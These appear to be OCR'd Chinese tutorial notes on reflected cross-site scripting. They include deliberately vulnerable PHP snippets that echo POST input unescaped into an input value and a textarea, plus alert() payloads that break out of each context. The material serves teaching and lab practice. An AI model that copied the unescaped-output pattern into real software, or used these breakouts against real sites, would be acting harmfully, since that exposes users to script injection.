

文本框




1.突破 `<script>`
2.突破alert





如果跨站不成功,看网页 源码,需要查看你输入的在哪儿输出了!

可以在输入的地方输入特征字符，然后查找!



双引号 闭合的是value前面的这个双引号






xss1里面的php脚本：


```
1 <?php
```

```php
$username = $_POST['uname'];
//echo "<p> hello,".$username."</p>";
echo '<input type="text" value="' .$username.'"/>';
?>

```

输入:

```
"/><script>alert('hi')</script>
```





源码:


```
<input type="text" value=""/><script>alert('hi')</script>"/>
```

这是我们所输入的:

```
<input type="text" value=""/><script>alert('hi')</script>"/>
```


文本域相关


```php
<?php
$username = $_POST['uname'];
//echo "<p> hello,".$username."</p>";
//echo '<input type="text" value="' .$username.'"/>';
echo '<textarea rows="3" cols="20">'.$username. '</textarea>';//rows表示可以输出的行数,co
?>

```



在框里面输入:


```
</textarea> <script>alert('hi')</script>
```





